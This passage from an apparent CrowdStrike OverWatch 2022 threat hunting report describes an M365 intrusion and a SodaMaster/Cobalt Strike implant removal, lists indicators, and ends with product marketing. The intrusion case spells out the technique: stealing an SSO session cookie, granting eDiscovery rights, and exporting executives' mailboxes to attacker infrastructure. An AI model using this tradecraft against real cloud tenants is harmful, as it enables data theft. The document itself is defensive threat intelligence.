This telemetry has long been a part of OverWatch's hunting leads. The launch of OverWatch's cloud hunting capabilities extends the power of threat hunting to include unique cloud-based indicators of attack (IOAs) such as control plane and serverless vulnerabilities, misconfigurations, application behavior anomalies, container escapes, privilege escalations, node compromises and more.

CrowdStrike Incident Response Services Uncovers Adversary Actions in Azure Cloud Infrastructure

Adversaries are not limited to any one cloud service provider. In Q1 2022, the CrowdStrike Incident Response team was contacted by a victim organization that had discovered a compromise of their Microsoft 365 (M365) environment and needed help to remove the adversary's access from their environment and understand how the intrusion took place.

The adversary gained initial access to the environment via an exploitation of an internet-facing service. They then performed extensive reconnaissance of the organization's environment that included enumeration of hosts and accounts associated with the management of the on-premises single sign-on (SSO) application, as well as members of Active Directory groups that have privileged access to the organization's Azure tenant. Specifically, the adversary targeted members and systems used by email administrators who typically have elevated access within M365. Ultimately, this led to the discovery of on-premises domain accounts that also had the Global Administrator role assigned within the organization's Azure tenant.

The organization configured its SSO solution with Integrated Windows Authentication (IWA), which would allow a domain authenticated user to automatically access SSO-managed applications through an opened web browser without being prompted for reauthentication or multifactor authentication (MFA) in select cases.[26] The adversary abused this design to bypass configured Conditional Access Policies that would normally prevent direct access from external IP addresses. This was accomplished by targeting the sessions of previously identified Global Administrator accounts followed by performing cookie theft of the established SSO session from the web browser on an internal system. This was followed by replaying the session from their own infrastructure to gain access to the victim M365 environment.

Once the adversary gained access to the organization's M365 environment, they modified existing content searches within Microsoft Purview (formerly known as Microsoft 365 Compliance) to perform discovery for data of interest and blend in with normal business activity.[27]

By default, accounts with Global Administrator roles are not provided with the necessary permissions to perform compliance-related functions, such as creation of new eDiscovery content searches. However, users with Global Administrator roles can add any new roles to any accounts. In this case, the adversary added the account they leveraged to gain access to the M365 environment to the eDiscovery Administrator group.

Once the adversary provisioned the necessary access to create content searches, they created and executed content searches for data of interest that included mailbox contents of executives within the organization. Once the content searches were complete, the adversary exported the results directly from M365 to their own infrastructure — thus bypassing traditional methods of exfiltration detection based on egress network telemetry as the data never directly traversed the victim organization's network.

Finally, the adversary attempted to cover their tracks by removing created content searches from the Microsoft Purview console. This intrusion is another example of how proficient adversaries are in operating in hybrid environments to accomplish their objectives.

OverWatch Customers

The extended version of this report, available through the Falcon console, includes sample unified audit log entries related to this intrusion (see Appendix C).

26 https://docs.microsoft.com/en-us/aspnet/web-api/overview/security/integrated-windows-authentication

27 https://docs.microsoft.com/en-us/microsoft-365/compliance/microsoft-365-compliance-center

Action Items for Defenders

These intrusions are examples of the focus adversaries are putting on assets processed and stored in cloud resources. Adversaries have demonstrated their ability to operate in complex environments — regardless of whether they consist of traditional endpoints, cloud environments or a hybrid of both. OverWatch has a lengthy history of hunting for adversary activity in cloud-hosted resources. The recent announcement of OverWatch performing hunts for adversaries within the cloud management services is the extension of this experience to find adversaries regardless of where they are operating in cloud environments.

Invest in learning to harden, monitor and defend against attacks against cloud resources. The benefits of cloud computing in regard to scalability, robust technology offerings and physical security come with a price — greater complexity in managing the security of these environments. For example, even if MFA is configured for some cloud services, these same services may not require MFA when accessed via a different service URL. Defenders must understand these interactions and monitor them accordingly.

Do not assume the default security settings are the best settings for your organization. Cloud service providers offer a number of different mechanisms for increasing the security of a given service, but they also give their customers the freedom to decide whether to enable these mechanisms or not. Organizations must understand what the available security controls are and not assume that the service provider has applied default settings that are appropriate for them.

OverWatch's Patented Technology Delivers Inimitable Threat Hunting Capability

Threat hunting is frequently misunderstood. It is not a reactive monitoring function, nor is it a remediation service. Threat hunting is proactive threat detection that sits at the intersection of people, process and technology — it draws on the strength of each to outmaneuver sophisticated adversary activity designed to evade automated detections.

The expertise of OverWatch's threat hunters and the strength of OverWatch's systematic hunting methodology, SEARCH[28], has been well established over the years. But the powerful technology that enables OverWatch's threat hunting capability is the unsung hero of the story. OverWatch is able to go head-to-head with the world's most sophisticated adversaries because of the cutting-edge technology and tools that this expert hunting team has at its disposal.

Over the past year, OverWatch was granted five patents in recognition of the innovation that underpins OverWatch's threat hunting operations.

Narrow the Aperture: Focus Only on Events that Warrant Deeper Analysis

At the core of everything OverWatch does sits the Computer-Security Event Analysis framework. This framework processes and triages security event data at a global scale by associating events with predefined patterns and rules. In doing so, this tool presents a filtered pipeline of event data for deeper analysis by threat hunters.The patterns and rules that feed this framework are continuously developed and refined by OverWatch analysts based on up-to-the-minute threat intelligence.

28 For more on the SEARCH methodology, see https://www.youtube.com/watch?v=YxcnI_ZjQAA and https://www.crowdstrike.com/resources/crowdcasts/dont-wait-to-be-a-cyber-victim-search-for-hidden-threats/.

Beware the Burst: Cardinality Used to Surface Malicious Activity

Context is key when searching for malicious behavior. For example, while an event on its own may appear to be benign administrator activity, in combination with other events it may reveal the presence of a threat actor within an environment. OverWatch has two patented hunting tools that use the principle of cardinality to unearth potentially malicious activity.

The Cardinality-Based Activity Pattern Detection tool looks for related and coinciding bursts of potentially malicious activity patterns on individual machines and surfaces these for further human analysis. To support rapid analysis by threat hunters, the tool presents the data visually — grouping together activity patterns with a graphical representation of the fidelity value to illustrate the degree to which each of the activity patterns indicates possible malicious activity. In addition, the Cross-Machine Detection Techniques tool takes this information and, if a first device is flagged, looks for suspicious activity patterns across other devices in the environment for further analysis.

But this leads to the question: How does OverWatch determine whether an event is suspicious and the degree to which it is suspicious?

Assess Ancestry: Artificial Intelligence Used to Reveal Malicious Intent

Some events are so common within enterprise environments that including them in the bursts would create more noise than insight. But these same commonplace events can also be key to identifying a potential intrusion. OverWatch's patented hunting tool for Computer-Security Event Security-Violation Detection was built to use artificial intelligence (AI) to predict whether an event is malicious on the basis of the ancestry of the command line. This tool classifies hunting leads before they go to hunters, helping funnel only the relevant data for human analysis.

This tool supports both hunting lead generation and optimization, using three distinct AI models to analyze the data to look for behaviors associated with malware and targeted intrusion activity. One model is specifically trained on OverWatch targeted data. The other two models look for behavior indicative of malware intrusion activity. Of those two, one is calibrated to find unknown hunting leads — this model is more balanced, funneling more data to analysts and reducing the risk that novel malicious activity is missed. The other model is more narrowly calibrated to consistently identify known hunting leads.

Family Ties: Clusters of Command Lines Link Malware Families

Rounding out this year's patents is the Computer-Security Event Clustering and Violation Detection system. This system can identify malware families within specific customer environments based on clusters of command lines, and thus has applications for both detections and research. This information provides insights into malware threats that can enable victim organizations to lock down vulnerabilities in their systems. Additionally, by reviewing the data that this system generates over time, it is also possible to track changes in how particular malware families present in victim organization's environments.

These patented hunting technologies are just some of the custom tools used by OverWatch threat hunters. They enable OverWatch to successfully scale with the proliferation of adversary activity while maintaining critical human insight and ingenuity in its hunting operations. OverWatch's technology enables threat hunters to focus their attention on analyzing the data most likely to yield malicious findings, arming customers to disrupt adversarial activity as soon as possible.

Better Together

Three's a CrowdStrike Powerhouse

A significant amount of collaboration happens behind the scenes at CrowdStrike to stop breaches. At the core of this collaboration sits CrowdStrike Intelligence, delivering unparalleled coverage of the global threat landscape. This intelligence is fed, in part, by findings from the front lines — teams like CrowdStrike Services, Falcon OverWatch and Falcon Complete. In return, this treasure trove of threat intelligence empowers threat hunters and others to offer CrowdStrike customers detailed insights into the threats they face.

During the onboarding of a new Falcon Complete customer, OverWatch discovered evidence of a pre-existing implant executing in the context of `svchost.exe`. The implant was beaconing to adversary-owned infrastructure, which, thanks to CrowdStrike Intelligence, was quickly identified as being connected to the China-nexus malware SodaMaster remote access tool. As this information was relayed to the victim, Falcon Complete leveraged pre-approved customer countermeasures and Falcon's RTR capability to network contain the host — successfully severing the adversary's network access.

Falcon Complete proceeded to perform further analysis on the host to uncover artifacts related to the implant. Several malicious `.exe`, `.dll` and `.dat` files were identified and removed from the following directory used by the malware: `C:\ProgramData\Microsoft\DRM\`.

In addition, Falcon Complete analysts removed persistence on the host by killing the svchost process the malware was abusing and removing related malicious services (named `NlaSSvc` and `puttysrv`). Further analysis by CrowdStrike Intelligence confirmed the presence of a combination of Cobalt Strike beacons and SodaMaster in the malicious file samples. These tools are known to be used as part of ManageEngine exploitation operations associated with suspected China-nexus adversaries.

Within days of rolling out the Falcon sensor to their environment, this customer experienced the rapid detection capabilities of OverWatch, the expert remediation offered by Falcon Complete, and the deep threat insights offered by CrowdStrike Intelligence. In one seamless interaction with CrowdStrike, this victim organization walked away more secure and also more aware of the threats they face from a targeted China-nexus adversary — empowering them to make proactive decisions about their security needs in the future.

Conclusion

Last year, OverWatch reported on a record-breaking year of interactive intrusions and sophisticated cyber threats facing organizations as they began to find a new normal within the COVID-19 pandemic. A year later, the world faces new challenges spurred by economic pressures and geopolitical tensions, backdropping a cyber threat landscape that is as complicated as ever. In the 12 months from July 1, 2021, to June 30, 2022, OverWatch once again uncovered a record number of interactive intrusions and has watched adversary behavior adapt and evolve. The findings and data in this report reflect observations derived from OverWatch's global hunting activities.

Looking back, OverWatch threat hunters identified several key trends in adversarial behavior over the past year. This includes an increase in:

- **CVEs and zero-days, which require a scalable defense solution laser-focused on the post-exploitation behaviors that remain constant across all interactive intrusions**
- **RaaS affiliate models, which require defenders to be on alert for the ways various affiliates leverage different tradecraft to deploy the same tooling**
- **Tool usage for adversaries looking to increase their odds of remaining undetected in a network**

Looking deeper, OverWatch threat hunters observed adversaries evolve and grow their tradecraft in new and novel ways. This includes:

- **An insightful look at what AQUATIC PANDA was able to achieve when deeply entrenched in a victim network**
- **The proliferation of interactive eCrime activity leveraging affiliate models to effectively rent access to ransomware platforms, enabling eCrime groups to perform BGH attacks without the time and resources previously necessary to develop the tooling or capabilities in-house**
- **The increased use of ISO files by both eCrime and targeted adversaries to deliver malicious software**

And lastly, looking ahead, OverWatch remains on the cutting edge of the threat landscape — growing the hunters' ability to meet the adversary where they are. This includes:

- **Continuously improving the ability to hunt effectively on cloud telemetry**
- **Researching new and innovative ways to improve Falcon's patented hunting workflows and tools**
- **Tuning the autonomous tooling leveraged by OverWatch's human threat hunters to find even the unknown unknowns in today's threat landscape — faster and more efficiently than ever before**

OverWatch comes face-to-face with today's most determined adversaries daily — and is coming out on top. OverWatch remains vigilant, providing its customers with the 24/7/365 coverage needed to remain ahead of the threats posed in the past 12 months and into the future. The specific recommendations offered within this report aim to guide defenders as they harden their networks against all malicious threats — regardless of initial access vector, adversarial motivation, or techniques and tooling used.

About Falcon OverWatch

The CrowdStrike Falcon OverWatch™ managed threat hunting service is built on the CrowdStrike Falcon® platform. OverWatch's mission is simple — to augment technology-based defenses with 24/7/365 human-led analysis to uncover attempts to subvert automated detection controls.

OverWatch has unparalleled visibility across customer environments thanks to the power of the CrowdStrike Security Cloud, which continuously ingests, contextualizes and enriches cloud-scale telemetry of trillions of events daily from across customer endpoints, workloads, identities, DevOps, IT assets and configurations. The value of this data is augmented by OverWatch's patented hunting workflows and specialized tooling that enable hunters to quickly process and distill this vast sea of data to identify threats in near real time. Finally, OverWatch is informed by the latest threat intelligence on the tradecraft of over 180 threat groups tracked by CrowdStrike Intelligence.

This combination of telemetry, tooling, threat intelligence and human ingenuity enables threat hunters to uncover even the most sophisticated and stealthy threats. OverWatch truly leaves adversaries with nowhere to hide.[29]

29 For more information on how Falcon OverWatch performs its mission, please see https://www.crowdstrike.com/services/managed-services/falcon-overwatch-threat-hunting/.

CrowdStrike Products and Services

Endpoint Security

FALCON XDR™ | EXTENDED DETECTION AND RESPONSE (XDR)
Supercharges detection and response across your entire security stack by synthesizing multi-domain telemetry in one unified, threat-centric command console

FALCON PREVENT™ | NEXT-GENERATION ANTIVIRUS
Protects against all types of threats, from malware and ransomware to sophisticated attacks, and deploys in minutes, immediately protecting your endpoints

FALCON INSIGHT™ | ENDPOINT DETECTION AND RESPONSE (EDR)
Delivers continuous, comprehensive endpoint visibility and automatically detects and intelligently prioritizes malicious activity to ensure nothing is missed and potential breaches are stopped

FALCON FIREWALL MANAGEMENT™ | HOST FIREWALL
Delivers simple, centralized host firewall management, making it easy to manage and control host firewall policies

FALCON DEVICE CONTROL™ | USB DEVICE VISIBILITY AND CONTROL
Provides the visibility and precise control required to enable safe usage of USB devices across your organization

Threat Intelligence

FALCON INTELLIGENCE™ | AUTOMATED THREAT INTELLIGENCE
Enriches the events and incidents detected by the CrowdStrike Falcon platform, automating intelligence so security operations teams can make better, faster decisions

FALCON INTELLIGENCE PREMIUM™ | CYBER THREAT INTELLIGENCE
Delivers world-class intelligence reporting, technical analysis, malware analysis and threat hunting capabilities, enabling organizations to build cyber resiliency and more effectively defend against sophisticated nation-state, eCrime and hacktivist adversaries

FALCON INTELLIGENCE ELITE™ | ASSIGNED INTELLIGENCE ANALYST
Maximizes your investment in Falcon Intelligence Premium with access to a CrowdStrike threat intelligence analyst whose mission is helping you defend against adversaries targeting your organization

FALCON INTELLIGENCE RECON™ | DIGITAL THREAT MONITORING

Monitors potentially malicious activity across the open, deep and dark web, enabling you to better protect your brand, employees and sensitive data

FALCON INTELLIGENCE RECON+™ | MANAGED THREAT MONITORING

Provides CrowdStrike experts to manage the monitoring, triaging, assessing and mitigating of threats across the criminal underground

FALCON SANDBOX™ | MALWARE ANALYSIS

Uncovers the full malware attack lifecycle with in-depth insight into all file, network, memory and process activity, and provides easy-to-understand reports, actionable IOCs and seamless integration

Managed Services

FALCON OVERWATCH™ | MANAGED THREAT HUNTING

Partners you with a team of elite cybersecurity experts to hunt continuously within the Falcon platform for faint signs of sophisticated intrusions, leaving attackers nowhere to hide

FALCON OVERWATCH ELITE™ | ASSIGNED MANAGED THREAT HUNTING ANALYST

Extends your team with an assigned CrowdStrike threat hunting analyst, providing dedicated expertise, tactical day-to-day insights into your threat landscape and strategic advisory to help drive continuous improvement

FALCON COMPLETE™ | MANAGED DETECTION AND RESPONSE (MDR)

Stops and eradicates threats in minutes with 24/7 expert management, monitoring and surgical remediation, backed by the industry's strongest Breach Prevention Warranty

Cloud Security

FALCON CLOUD WORKLOAD PROTECTION™

Provides comprehensive breach protection across private, public, hybrid and multi-cloud environments, allowing customers to rapidly adopt and secure technology across any workload

FALCON HORIZON™ | CLOUD SECURITY POSTURE MANAGEMENT

Streamlines cloud security posture management across the application lifecycle for multi-cloud environments, enabling you to securely deploy applications in the cloud with greater speed and efficiency

CROWDSTRIKE CONTAINER SECURITY

Automates the secure development of cloud-native applications by delivering full-stack protection and compliance for containers, Kubernetes and hosts across the container lifecycle

FALCON CLOUD WORKLOAD PROTECTION COMPLETE™ | MDR FOR CLOUD WORKLOADS

Provides a fully managed service with seasoned security professionals who have experience in cloud defense, incident handling and response, forensics, SOC analysis and IT administration

FALCON OVERWATCH CLOUD THREAT HUNTING™ | MANAGED SERVICES

Unearths cloud threats, from unique cloud attack paths with complex trails of cloud IOAs and indicators of misconfiguration (IOMs) to well-concealed adversary activity in your critical cloud infrastructure — including AWS, Azure and Google Cloud Platform

Security and IT Operations

FALCON DISCOVER™ | IT HYGIENE

Identifies unauthorized accounts, systems and applications anywhere in your environment in real time, enabling faster remediation to improve your overall security posture

FALCON SPOTLIGHT™ | VULNERABILITY MANAGEMENT

Offers security teams an automated, comprehensive vulnerability management solution, enabling faster prioritization and improved remediation workflows without resource-intensive scans

FALCON FILEVANTAGE™ | FILE INTEGRITY MONITORING

Provides real-time, comprehensive and centralized visibility that boosts compliance and offers relevant contextual data

FALCON FORENSICS™ | FORENSIC CYBERSECURITY

Automates collection of point-in-time and historic forensic triage data for robust analysis of cybersecurity incidents

Identity Protection

FALCON IDENTITY THREAT DETECTION™

Enables hyper-accurate detection of identity-based threats in real time, leveraging AI and behavioral analytics to provide deep actionable insights to stop modern attacks like ransomware

FALCON IDENTITY THREAT PROTECTION™

Enables hyper-accurate threat detection and real-time prevention of identity-based attacks by combining the power of advanced AI, behavioral analytics and a flexible policy engine to enforce risk-based conditional access

HUMIO | LOG MANAGEMENT AND OBSERVABILITY

Offers an advanced, purpose-built log management platform that lets organizations log everything to answer anything in real time, enables complete observability for all streaming logs and event data, and helps better prepare for the unknown by making it easy to explore and find the root cause of any incident

CrowdStrike Zero Trust

Natively enforces Zero Trust protection at three critical layers: device, identity, and data, providing frictionless Zero Trust security with real-time threat prevention and IT policy enforcement that uses identity, behavioral and risk analytics to stop breaches for any endpoint, workload or identity

CrowdStrike Services

Delivers pre- and post-incident response (IR) services 24/7 to support you before, during and after a breach, with skilled teams to help you defend against and respond to security incidents, prevent breaches and optimize your speed to remediation

PREPARE: ADVISORY SERVICES

TABLETOP EXERCISE
ADVERSARY EMULATION EXERCISE
RED TEAM / BLUE TEAM
PENETRATION TESTING

RESPOND: BREACH SERVICES

INCIDENT RESPONSE (DFIR)
ENDPOINT RECOVERY
COMPROMISE ASSESSMENT
NETWORK SECURITY MONITORING

FORTIFY: ADVISORY SERVICES

CYBERSECURITY MATURITY ASSESSMENT
TECHNICAL RISK ASSESSMENT
SOC ASSESSMENT
AD SECURITY ASSESSMENT
CYBERSECURITY ENHANCEMENT PROGRAM
SECURITY IN DEPTH

TECHNOLOGY SERVICES

ENDPOINT SECURITY SERVICES
CLOUD SECURITY SERVICES
IDENTITY PROTECTION SERVICES
NETWORK MONITORING SERVICES

CrowdStrike Store: Cloud-Scale Open Ecosystem

Offers an enterprise marketplace of technology partners where you can discover, try, buy and deploy trusted CrowdStrike and partner applications that extend the CrowdStrike Falcon platform, without adding agents or increasing complexity

CrowdStrike University: Training and Certification

Provides online and instructor-led training courses and certifications focused on implementing, managing, developing and using the CrowdStrike Falcon platform

About CrowdStrike

CrowdStrike Holdings, Inc. (Nasdaq: CRWD), a global cybersecurity leader, has redefined modern security with the world's most advanced cloud-native platform for protecting critical areas of enterprise risk-endpoints and cloud workloads, identity and data.

Powered by the CrowdStrike Security Cloud and world-class AI, the CrowdStrike Falcon® platform leverages real-time indicators of attack, threat intelligence, evolving adversary tradecraft and enriched telemetry from across the enterprise to deliver hyper-accurate detections, automated protection and remediation, elite threat hunting and prioritized observability of vulnerabilities.

Purpose-built in the cloud with a single lightweight-agent architecture, the Falcon platform delivers rapid and scalable deployment, superior protection and performance, reduced complexity and immediate time-to-value.

CrowdStrike
We stop breaches.

Learn more
www.crowdstrike.com

Follow us:
Blog | Twitter | LinkedIn | Facebook | Instagram

Start a free trial today:
www.crowdstrike.com/free-trial-guide/

© 2022 CrowdStrike, Inc. All rights reserved. CrowdStrike, the falcon logo, CrowdStrike Falcon and CrowdStrike Threat Graph are marks owned by CrowdStrike, Inc. and registered with the United States Patent and Trademark Office, and in other countries. CrowdStrike owns other trademarks and service marks, and may use the brands of third parties to identify their products and services.